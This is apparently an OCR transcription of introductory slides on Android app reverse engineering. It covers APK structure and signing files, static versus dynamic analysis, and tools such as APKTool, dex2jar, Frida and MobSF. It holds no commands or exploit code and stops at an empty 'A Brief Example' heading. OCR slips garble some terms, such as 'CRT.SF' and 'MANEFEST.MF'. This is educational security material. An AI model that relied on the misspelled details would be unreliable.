
- Android app RE & Analysis -

Android architecture



Apk package

-A format used by the Android operating system or distribution and installation of mobile ap s, mobile games and middlewa



.apk Android Package

AndroidManifest.xml → Name of the package
Describes components of the App
Required Permissions
Minimum level of API

res/* → App Resources


classes/.dex → Dalvik Bytecode
(all classes in one file)

META-INF/MANIFEST.MF
META-INF/CRT.SF
META-INF/CERT.RSA →

MANIFEST.MF : Hashes of all files.

CERT.SF : Hash of MANEFEST.MF and hashes of all the entries in MANIFEST.MF

CERT.RSA: Signature of CERT.SF file including the signer's certificate(public key itself)



Android RE & Analysis

Terminologies

- Reverse Engineering - process of taking apart something in order to understand its functionality

(From NO source code -> NEARLY original source code)

- Analysis - Static & Dynamic
  - Static analysis: collecting features on an app without executing it
  - Dynamic analysis: examine an app on a runtime environment

Android RE & Analysis Tools

Static Analysis

- **ADB** - command-line tool for communication with device
- **APKTool** - reverse engineer binary Android apps. It can decode resources to nearly original form & rebuild them after making modifications.
- **Dex2jar**- convert .dex file to .class files
- **JD-GUI** - decompile & analyze java code
- **MARA Framework** - combines commonly used mobile application reverse engineering and analysis tool


Dynamic Analysis


- **FRIDA** - allows one to inject into running processes on Android, iOS, Mac, windows.(House)
- **MOBSF** - automated, all-in-one mobile application (Android/iOS/Windows) pen-testing, malware analysis and security assessment framework (static & dynamic analysis).

A Brief Example

